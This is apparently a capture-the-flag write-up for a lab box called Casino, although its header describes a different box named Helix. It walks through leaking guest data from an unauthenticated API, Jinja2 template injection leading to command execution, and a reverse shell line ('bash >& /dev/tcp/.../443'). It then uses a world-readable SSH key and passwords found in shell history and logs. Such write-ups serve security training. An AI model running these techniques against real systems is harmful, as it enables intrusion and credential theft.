

HTB: Helix Writeup
Medium Linux box featuring Apache NiFi CVE-2023-34468 for initial access, SSH key recovery for a foothold, and OPC-UA industrial protocol manipulation to trigger a privileged maintenance console.

Casino is a Medium Linux box from HackSmarter built around a Flask-based guest WiFi captive portal, and I get nothing to start with but an IP address. A JavaScript source map left on the server points me at an internal API endpoint that leaks every guest’s room number and last name without any authentication, which happens to be exactly what the login form asks for. Once I’m in as a guest, a nickname field on the profile page turns out to render through Jinja2 without any sanitization, giving me server-side template injection and a shell as www-data. From there, a private SSH key with the wrong permissions gets me onto the box as george, a password left behind in shell history gets me to david, and a provisioning log readable by the adm group hands me the root password outright.
Las Vegas is gearing up for a massive cybersecurity conference, and you’ve been hired to conduct a penetration test against one of the casinos. The client - Hack Smarter World - is a luxury resort where many of the attendees will be staying. Your objective is to identify all vulnerabilities and elevate your privileges to root (if possible).
You have been provided the IP of the Wifi Captive Portal… but no other information.
With just the portal’s IP to go on, I’ll kick off recon with my fullscan alias, which runs RustScan to find open ports and then a full nmap script scan against whatever it finds, alongside a UDP sweep:
fullscan 10.1.186.91
<SNIP>
Open 10.1.186.91:22
Open 10.1.186.91:80
Open 10.1.186.91:2222
<SNIP>
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 62 OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 cd:6c:a8:bb:f9:73:3e:ab:b1:21:10:a4:3b:a2:1e:6b (ECDSA)
|_  256 7c:f3:44:fc:26:f5:57:96:68:21:02:c3:f4:68:5c:ed (ED25519)
80/tcp   open  http    syn-ack ttl 61 Werkzeug httpd 3.1.8 (Python 3.10.18)
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD
| http-title: Hack Smarter World - Guest WiFi & Portal
|_Requested resource was /login
|_http-server-header: Werkzeug/3.1.8 Python/3.10.18
2222/tcp open  ssh     syn-ack ttl 61 OpenSSH 8.4p1 Debian 5+deb11u7 (protocol 2.0)
| ssh-hostkey:
|   3072 7d:c5:f5:ba:03:3e:f0:76:5c:9d:47:b6:39:b5:c7:a4 (RSA)
|   256 ed:5d:fa:ea:74:a0:56:b1:39:59:fc:c5:22:1e:5e:bd (ECDSA)
|_  256 50:31:d9:54:80:42:b8:44:cb:40:66:ea:cf:8f:cf:37 (ED25519)
<SNIP>
Nmap done: 1 IP address (1 host up) scanned in 22.72 seconds
           Raw packets sent: 65 (4.576KB) | Rcvd: 39 (3.056KB)

<SNIP>
2026/08/14 09:17:09 [+] Starting UDP scan on 1 target(s)
2026/08/14 09:17:29 [+] Scan completed
Three TCP ports: OpenSSH 9.6p1 on 22, a Werkzeug (Flask) app on 80 titled “Hack Smarter World - Guest WiFi & Portal” that redirects unauthenticated requests to /login, and a second, older OpenSSH instance on 2222. Two different SSH banners on two different ports are worth remembering for later. The UDP sweep doesn’t turn up anything.
Visiting http://10.1.186.91 in a browser lands on the captive portal login page, which asks for a room number and a guest’s last name and nothing else:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Hack Smarter World - Guest WiFi & Portal</title>
<SNIP>
</head>
<body>
<SNIP>

<div class="row justify-content-center py-5">
    <div class="col-md-8 col-lg-6">
        <div class="card shadow-lg border-0 rounded-4 overflow-hidden">
            <div class="card-header bg-gradient-primary text-white p-4 text-center border-0 position-relative">
                <h2 class="fw-bold mt-2 mb-0">Hack Smarter World</h2>
                <p class="text-white-50 mb-0">Guest High-Speed WiFi Authentication</p>
            </div>
            <div class="card-body p-4 p-md-5">
                <form method="POST" action="/login" id="loginForm">
                    <div class="form-floating mb-3">
                        <input type="number" class="form-control" id="room_number" name="room_number" placeholder="Room Number" min="101" max="599" required>
                        <label for="room_number"><i class="bi bi-door-open me-2"></i>Room Number (e.g., 304)</label>
                    </div>

                    <div class="form-floating mb-4">
                        <input type="text" class="form-control" id="last_name" name="last_name" placeholder="Last Name" required>
                        <label for="last_name"><i class="bi bi-person me-2"></i>Guest Last Name</label>
                    </div>
<SNIP>
                    <button type="submit" class="btn btn-primary btn-lg w-100 py-3 rounded-3 fw-bold shadow-sm">
                        <i class="bi bi-shield-check me-2"></i>Connect to Network
                    </button>
                </form>
            </div>
<SNIP>
        </div>
    </div>
</div>

<script> src="/static/js/app.min.js"></script>

    </div>
<SNIP>
</body>
</html>

No password field at all, just a room number and a last name, which means whatever validates a guest has to be checking those two values against some kind of guest list. Before poking at the login itself, I’ll see what the referenced script does. Visiting http://10.1.186.91/static/js/app.min.js returns a minified file that does nothing more than log a message on page load:
function initPortal(){console.log("Hack Smarter World WiFi Gateway Active");}document.addEventListener("DOMContentLoaded",initPortal);
//# sourceMappingURL=app.min.js.map

The minified file references a source map, which means the original, unminified source is sitting on the server too. Fetching http://10.1.186.91/static/js/app.min.js.map unpacks it:
{
	"version": 3,
	"file": "app.min.js",
	"sources": ["src/api/roomVerification.js"],
	"sourcesContent": [
		"// Front-Desk Kiosk API verification helper\nasync function checkRoomStatus(roomNum) {\n const res = await fetch('/api/v1/rooms/status?status=occupied');\n return await res.json();\n}"
  ]
}

The unminified source is a helper called checkRoomStatus, meant for a front-desk kiosk, that calls /api/v1/rooms/status?status=occupied. That endpoint clearly wasn’t meant to be reachable from the guest-facing side of the portal, so I’ll request it directly:
curl -s 'http://10.1.186.91/api/v1/rooms/status?status=occupied'
{"filter":"occupied","rooms":[{"checkout":"2026-08-11","guest_name":"Smith","id":1,"room_number":105,"status":"occupied","tier":"Standard Guest"},{"checkout":"2026-08-23","guest_name":"Johnson","id":2,"room_number":107,"status":"occupied","tier":"Executive Suite"},{"checkout":"2026-08-20","guest_name":"Williams","id":3,"room_number":108,"status":"occupied","tier":"Diamond Club"},{"checkout":"2026-08-26","guest_name":"Brown","id":4,"room_number":112,"status":"occupied","tier":"Standard Guest"},{"checkout":"2026-08-22","guest_name":"Jones","id":5,"room_number":122,"status":"occupied","tier":"VIP Premium"},{"checkout":"2026-08-18","guest_name":"Garcia","id":6,"room_number":127,"status":"occupied","tier":"Standard Guest"},<SNIP>

No authentication required, and the response pairs every occupied room’s number with the guest’s last name, exactly the two fields the login form wants. I’ll pick one of the entries, room 552 belonging to a guest named Myers, and log in with Myers:552. That drops me onto a guest dashboard:
<!DOCTYPE html>
<html lang="en">
<head>
<SNIP>
</head>
<body>
<SNIP>
                    <span class="text-light me-3 d-none d-md-inline">
                        <i class="bi bi-door-open me-1 text-primary"></i>Room 552 (Myers)
                    </span>
                    <a href="/profile" class="btn btn-outline-light btn-sm me-2"><i class="bi bi-person-circle me-1"></i>Profile</a>
                    <a href="/logout" class="btn btn-outline-danger btn-sm"><i class="bi bi-box-arrow-right me-1"></i>Disconnect</a>
<SNIP>
                <div>
                    <span class="badge bg-success mb-2 px-3 py-2 fs-6"><i class="bi bi-circle-fill me-2 fs-6"></i>Network Online</span>
                    <h1 class="fw-bold display-6 mb-1">Welcome, Jessica Myers!</h1>
                    <p class="text-white-50 mb-0">Hack Smarter World High-Speed Network • Room 552 (Executive Suite)</p>
                </div>
                <div class="mt-3 mt-md-0">
                    <a href="/profile" class="btn btn-light btn-lg fw-bold shadow-sm"><i class="bi bi-gear me-2"></i>Profile & WiFi Settings</a>
                </div>
<SNIP>
</html>

There’s a “Profile & WiFi Settings” link to /profile. Aside from the dashboard itself, that’s the only other functionality on offer, so I’ll take a look:
<SNIP>
                <div class="alert alert-info border-0 shadow-sm mb-4">
                    <h5 class="alert-heading fw-bold"><i class="bi bi-info-circle me-2"></i>Welcome Back, Jessica Myers!</h5>
                    <p class="mb-0">Your high-speed network profile is currently active across all resort zones.</p>
                </div>

                <form method="POST" action="/profile" class="mt-4">
                    <div class="mb-3">
                        <label for="display_name" class="form-label fw-bold">Preferred Display Name / Nickname</label>
                        <input type="text" class="form-control form-control-lg" id="display_name" name="display_name" value="Jessica Myers" required>
                        <div class="form-text">This greeting appears on your dashboard, device connection logs, and smart room controls.</div>
                    </div>

                    <button type="submit" class="btn btn-primary btn-lg"><i class="bi bi-save me-2"></i>Save Preferences</button>
                    <a href="/dashboard" class="btn btn-outline-secondary btn-lg ms-2">Back to Dashboard</a>
                </form>
<SNIP>

The only editable field is a display name, and the help text says it gets reflected on the dashboard greeting, in device logs, and in the smart room controls. A single user-controlled string with several reflection points is worth testing for injection, so I’ll submit `` as the display name. It comes back rendered as 49:

`` evaluating to 49 confirms server-side template injection, and given the Werkzeug/Python banner from nmap, this is almost certainly Flask serving Jinja2 templates. Jinja2 always exposes a self variable inside a template, a reference to the template object itself, and like any Python object it carries a normal __init__ method. Walking self.__init__.__globals__ reaches the global namespace of the module that method lives in, and __builtins__ is sitting right there in it, __import__ included. Nothing about rendering a template is supposed to stop that kind of attribute traversal, so once a raw string reaches the renderer unescaped, that chain is enough to get back to os.popen. I’ll test it with a simple command:
Submitted as the display name, it comes back reflected straight into the page:
<SNIP>
                <div class="alert alert-info border-0 shadow-sm mb-4">
                    <h5 class="alert-heading fw-bold"><i class="bi bi-info-circle me-2"></i>Welcome Back, Jessica Myers uid=33(www-data) gid=33(www-data) groups=33(www-data)
!</h5>
<SNIP>
                        <input type="text" class="form-control form-control-lg" id="display_name" name="display_name" value="Jessica Myers uid=33(www-data) gid=33(www-data) groups=33(www-data)
" required>
<SNIP>

uid=33(www-data) confirms command execution. With that working, I’ll set up a listener with penelope:
penelope -p 443
[+] Listening for reverse shells on 0.0.0.0:443 -> 127.0.0.1 • 192.168.80.130 • 172.18.0.1 • 172.20.0.1 • 172.21.0.1 • 172.19.0.1 • 172.17.0.1 • 172.22.0.1 • 10.200.81.131
Then submit a display name that base64-decodes to a backgrounded reverse shell piped straight to bash, which keeps the payload free of characters the Jinja2 expression might choke on:
That string decodes to (bash >& /dev/tcp/10.200.81.131/443 0>&1) &, and penelope catches it:
[+] [New Reverse Shell] => d305f0bfc02e 10.1.186.91 Linux-x86_64 👤 www-data(33) 😍️ Session ID <1>
[+] [New Reverse Shell] => d305f0bfc02e 10.1.186.91 Linux-x86_64 👤 www-data(33) 😍️ Session ID <2>
[+] ⭐ Agent deployed via /usr/local/bin/python3
[+] Interacting with session [1] • PTY • Menu key F12 ⇐
[+] Session log: /home/itzvenom/.penelope/sessions/d305f0bfc02e~10.1.186.91-Linux-x86_64/2026_08_14-09_31_11-882-www-data_33.log
──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
bash: /root/.bashrc: Permission denied
www-data@d305f0bfc02e:/app/app$

I land in /app/app as www-data, on a host called d305f0bfc02e. That hex string is a Docker container ID, not a hostname anyone would pick by hand, which explains the odd complaint about /root/.bashrc and is going to matter again shortly.
user.txt is sitting in george’s home directory and readable as www-data. With that grabbed, I’ll check what else is in there, starting with SSH keys:
cd /home/george/.ssh && ls -la
total 20
drwxr-xr-x 2 george george 4096 Aug 14 08:16 .
drwxr-xr-x 3 george george 4096 Aug 14 08:16 ..
-rw-r--r-- 1 george george  399 Aug 14 08:16 authorized_keys
-rw-r--r-- 1 george george 1823 Aug 14 08:16 id_rsa
-rw-r--r-- 1 george george  399 Aug 14 08:16 id_rsa.pub
id_rsa is -rw-r--r--, world-readable, when a private key should never be more open than 600. I’ll copy it out and use it:
nano id_rsa
chmod 600 id_rsa
ssh -i id_rsa george@10.1.186.91
The authenticity of host '10.1.186.91 (10.1.186.91)' can't be established.
ED25519 key fingerprint is: SHA256:9e4iYXVCTvDjduO/hUQNrcwhZBwQzxVkOVeaeo1aO/A
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.1.186.91' (ED25519) to the list of known hosts.
george@10.1.186.91: Permission denied (publickey).
Denied. Given the two different OpenSSH banners nmap found earlier, that tracks: this key belongs to the container’s own sshd, listening on 2222, not whatever answers port 22 on the host in front of it. I’ll target that port instead:
ssh -i id_rsa george@10.1.186.91 -p 2222
The authenticity of host '[10.1.186.91]:2222 ([10.1.186.91]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:TF+GAFGmxDZ9jQQKJMaZoJ/D+UdsPgR9P2sa6YiJswM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.1.186.91]:2222' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux d305f0bfc02e 7.0.0-1010-aws #10~24.04.1-Ubuntu SMP PREEMPT Mon Jul 27 17:41:33 UTC 2026 x86_64
<SNIP>
george@d305f0bfc02e:~$
That’s a shell as george. I’ll check his shell history for anything else useful:
cat .bash_history
cd /var/www/app
ls -la
systemctl status gunicorn
python3 -m pip install -r requirements.txt
tail -f /var/log/syslog
cat /etc/netplan/01-netcfg.yaml
uptime
htop
ifconfig
netstat -tulpn
cd /etc/ssh/
cat sshd_config | grep -v '^#'
cd /home/george
ls -la
ssh-keygen -t rsa -b 2048
cat .ssh/id_rsa.pub >> .ssh/authorized_keys
chmod 644 .ssh/id_rsa
sudo systemctl restart ssh
w
whoami
df -h
free -m
su david
[REDACTED]
exit
history -c
mysql -u david -p'[REDACTED]' -h 127.0.0.1 resort_db
cd /opt/
ls -la
cat /var/log/provisioning.log
echo "Restarting service..."
python3 app.py
ps aux | grep python
curl http://127.0.0.1/api/v1/rooms/status
curl http://127.0.0.1/login
clear
date
ping -c 4 8.8.8.8
dig hacksmarter.sec
cat /etc/hosts
sudo ufw status
traceroute 10.40.0.1
cd ~
ls -la
There’s the root cause of the readable key: chmod 644 .ssh/id_rsa, run right after generating the key pair and appending it to authorized_keys. George loosened the permissions on his own private key while setting up SSH for himself and never tightened them back up, which is exactly what let me read it as www-data.
Further down, george switches to david, and the password lands in history twice, once typed at the su prompt and again inline on a mysql command. I’ll use it to become david:
su david
Password:
david@d305f0bfc02e:/home/george$
id
uid=1001(david) gid=1001(david) groups=1001(david),4(adm)
david is a member of the adm group, which on Debian-based systems usually grants read access to system logs. That’s worth checking. I’ll start broad, grepping everything under /var/log for anything resembling accepted sessions or leaked credentials:
for i in $(ls /var/log/* 2>/dev/null);do GREP=$(grep "accepted\|session opened\|session closed\|failure\|failed\|ssh\|password changed\|new user\|delete user\|sudo\|COMMAND\=\|logs" $i 2>/dev/null); if [[ $GREP ]];then echo -e "\n#### Log file: " $i; grep "accepted\|session opened\|session closed\|failure\|failed\|ssh\|password changed\|new user\|delete user\|sudo\|COMMAND\=\|logs" $i 2>/dev/null;fi;done
#### Log file:  /var/log/alternatives.log
update-alternatives 2026-08-09 22:39:07: run with --quiet --install /usr/bin/rsh rsh /usr/bin/ssh 20 --slave /usr/share/man/man1/rsh.1.gz rsh.1.gz /usr/share/man/man1/ssh.1.gz
update-alternatives 2026-08-09 22:39:07: link group rsh updated to point to /usr/bin/ssh

#### Log file:  /var/log/dpkg.log
2026-08-09 22:39:02 install openssh-client:amd64 <none> 1:8.4p1-5+deb11u7
<SNIP>
2026-08-09 22:39:09 status installed openssh-server:amd64 1:8.4p1-5+deb11u7

#### Log file:  /var/log/supervisord.log
2026-08-14 08:16:13,642 INFO spawned: 'sshd' with pid 67
2026-08-14 08:16:14,645 INFO success: sshd entered RUNNING state, process has stayed up for > than 1 seconds (startsecs)
Nothing but package install records and a note that sshd gets spawned by supervisord, which fits with a container that’s running its own SSH daemon on 2222. I’ll try aureport next, since it’s usually good for reconstructing SSH sessions from audit logs, but it isn’t installed:
aureport --tty | less
bash: less: command not found
bash: aureport: command not found
Neither tool is available, so I’ll go through /var/log by hand:
cd /var/log
ls -la
total 240
drwxr-xr-x 1 root root   4096 Aug 14 08:16 .
drwxr-xr-x 1 root root   4096 Jul 21  2025 ..
-rw-r--r-- 1 root root   9140 Aug  9 22:39 alternatives.log
drwxr-xr-x 1 root root   4096 Aug  9 22:39 apt
-rw-rw---- 1 root utmp      0 Jul 21  2025 btmp
-rw-r--r-- 1 root root 145056 Aug  9 22:39 dpkg.log
-rw-r--r-- 1 root root  32064 Aug 14 08:16 faillog
-rw-rw-r-- 1 root utmp 292584 Aug 14 08:34 lastlog
-rw-r----- 1 root adm     612 Aug 14 08:16 provisioning.log
drwxr-xr-x 3 root root   4096 Aug  9 22:39 runit
drwxr-xr-x 2 root root   4096 Mar 21  2021 supervisor
-rw-r--r-- 1 root root    902 Aug 14 08:17 supervisord.log
-rw-rw-r-- 1 root utmp    384 Aug 14 08:34 wtmp
provisioning.log is the only file in the directory owned by group adm instead of root, and it’s the one group david happens to belong to. I’ll read it:
cat provisioning.log
2026-08-01 03:14:02 [INFO] Starting automated cluster provisioning for Hack Smarter World host node...
2026-08-01 03:14:15 [INFO] Configuring network interfaces eth0 (VLAN 402)...
2026-08-01 03:14:22 [INFO] Initializing MariaDB production instance...
2026-08-01 03:14:28 [INFO] Seeding resort guest database tables...
2026-08-01 03:14:30 [SUCCESS] Applied security policy for root access.
2026-08-01 03:14:31 [DEBUG] Saved system root sync credential: [REDACTED]
2026-08-01 03:14:35 [INFO] Generating SSH host key certificates...
2026-08-01 03:14:45 [INFO] Deployment completed successfully.
